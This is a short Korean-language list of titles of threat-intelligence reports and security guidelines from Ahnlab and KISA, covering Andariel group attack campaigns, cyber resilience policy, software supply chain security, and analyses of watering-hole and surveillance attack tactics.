자산 관리 프로그램을 악용한 공격 정황 포착 (Andariel 그룹) - Ahnlab

Andariel 그룹의 새로운 공격 활동 분석 - Ahnlab

[KISA Insight 2024 Vol.05] 침해사고 등 사이버 공격 대응 관점에서의 사이버 복원력(Cyber Resilience) 정책 이슈 분석 및 시사점 - KISA

SW 공급망 보안 가이드라인 1.0 (전체본, 요약본) - KISA

TTPs#6 타겟형 워터링홀 공격전략 분석 - KISA

TTPs#9: 개인의 일상을 감시하는 공격전략 분석 - KISA